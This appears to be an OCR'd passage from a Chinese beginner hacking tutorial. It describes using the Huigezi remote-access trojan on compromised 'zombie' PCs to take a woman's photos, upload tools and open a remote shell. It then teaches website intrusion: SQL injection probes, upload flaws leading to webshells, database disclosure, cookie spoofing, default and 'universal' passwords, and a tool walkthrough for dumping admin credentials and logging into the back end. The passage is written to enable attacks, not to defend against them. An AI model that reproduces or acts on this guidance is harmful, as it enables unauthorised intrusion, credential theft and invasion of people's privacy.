


图17


图18


图20


图19


图21

把MM的照片从远程下载到本地永久保存，极具收藏价值。当然，也可以从本地上传东西到远程，方便利用肉鸡再入侵别的电脑，如图20。

点击工具栏上的telnet还可以打开远程cmd，如图21。

在这里也可以执行任意命令，跟第一节里的TELNET登录之后没有太大的差别。灰鸽子还有一些其它的功能就让大家自己去发掘吧，比如修改注册表、远程注销、重启、关机等。

## 三、网站入侵

这一部分其实正是现在菜鸟学堂的主打内容，不过菜鸟学堂注重从理论上实打实的教会菜鸟们理解漏洞原理，我就只从入侵的角度来介绍了，以方便那些没有基础的菜鸟快速学会基本简单的脚本入侵。

首先要声明的是，一般说的脚本入侵都是针对动态网站而

言的，简单的说，当你看到一个网站的页面都是用asp、php、jsp、aspx、cfm之类的做结尾的时候，就有可能被入侵。如果网站文件的页面后缀为htm、html或shtml，那么很可能它们都是现成的静态网页，不支持交互功能，是没有办法入侵的（小编：其实确切的应该是没办法使用注入的方式来入侵，但使用别的方法也许可以的）。

### 1．网站入侵常用方法介绍

#### （1）注入

注入漏洞的产生是因为字符过滤不严所造成的，手工检验方法是在网址后面加上“and 1=1”和“and 1=2”，查看返回信息，如果返回正常则说明该网站不存在注入漏洞，相反则存在注入漏洞。

#### （2）上传漏洞

这个漏洞在DVBBS6.0时代常被黑客利用，利用上传漏洞可以直接得到WEBSHELL，危害等级超级高。在目前常见的入侵中上传漏洞也仍然是常见的漏洞之一。

那上传漏洞具体如何利用的呢？我们可以在网站的地址栏的网址后面加上/upfile.asp，如果显示“上传格式不正确[重新上传]”这样的字样，那基本上就是存在上传漏洞了，然后找个可以上传的工具直接可以得到WEBSHELL。

**小知识：WEBSHELL是什么？**

WEBSHELL是以asp（aspx）、php、jsp或cgi等网页文件形式存在的一种命令执行环境，也可以将其称为是一种网页后门，这和我们在前边介绍过的CMDSHELL很类似。目前国内经常使用的webshell有老兵的站长助手、海阳2006、phpspy等。

#### （3）暴库

也就是把对方数据库的路径暴露出来，通常使用的方法是故意提交一些特殊的地址来让对方的程序暴错，通过错误提示猜测出对方数据库的真实地址。关于暴库的详细使用，大家可以参见黑客X档案2007年第1期的菜鸟学堂。

#### （4）旁注

通常一台服务器上会绑有多个站点，也就是一个IP地址上可能会有好多个域名。如果我们要入侵的那个网站安全性非常好，防护的非常坚固的话，我们就可以从这台主机上的别的网站来下手，然后再利用提权、嗅探等方法入侵我们最初的站点。

#### （5）COOKIE欺骗

COOKIES是一种能够让网站服务器把少量数据储存到客户端的硬盘或内存，或是从客户端的硬盘读取数据的一种技术。

当我们浏览某网站时，由web服务器置于你硬盘上的一个非常小的文本文件，它可以记录我们的用户ID、密码、浏览过的网页、停留的时间等信息。当我们再次访问该网站时，网站就通过读取Cookies，得知我们的信息，就可以做出相应的动作，比如在面面显示欢迎的信息，或是让我们不用输入ID、密码就可以直接登录等。由于Cookies是存放在我们自己的电脑上的，因此完全可以对Cookies进行修改，从而欺骗服务器，达到特定的目的，这就是Cookies欺骗。

#### （6）后台漏洞

其实这个应该说成是人为的漏洞，一些管理员不注意安全，不修改默认密码，从而让入侵者有机可乘，我们只要输入一些默认的帐号和密码就可以成功登录，比如admin：admin等。另外还有万能密码，比如“'or'='or'”。

下边，我们就主要介绍一下注入和上传漏洞以及后台的利用，因为目前这三种是比较流行的。我们在前边讲过，注入漏洞是由于字符过滤不严而造成的，一般常见存在方式是http：//www.xxx.com/*.asp?id=*，目前使用的工具主要明小子的旁注WEB综合检测程序Ver3.5（Domain3.5）、阿D注入工具2.31（DSQLTools V2.31）等。

### 2．网站入侵实例

#### （1）注入

我们打开明小子旁注入侵工具，界面如图22所示，在“当前路径：”栏中填入网址进行检测，然后点“连接”，如果该网站存在注入漏洞，就会在最下面“注入点：”里用红色显示，如图23。注入点检测到了，我们就开始注入该网站吧，随便选中一个注入点，点击鼠标右键，然后选择检测注入，就会自动转到“SQL注入猜解检测”界面。




图22




图23

点击“开始检测”，会在右下方的提示栏看到提示可以注入，检测出的数据库类型是access数据库。然后点击“猜解表名”，可以猜测数据库中的表，表猜出来后选中表名，点击旁边的“猜解列名”来猜解列名，然后在要猜解的列名中打上勾，再点击“猜解内容”就开始猜解数据库中管理员的帐号密码了，如图24。接下来就是猜解后台地址了，点击“管理入口扫描”，在点击“扫描后台地址”，就可以扫出这个站的后台地址了，如图25。然后就是打开扫描到的后台地址，使用猜解出的帐号密码进行登录。

一菜鸟问道：“对于注入我懂了点儿，那要怎么找注入点呢，难道要我们一个网站一个网站的去试吗？”




图 24

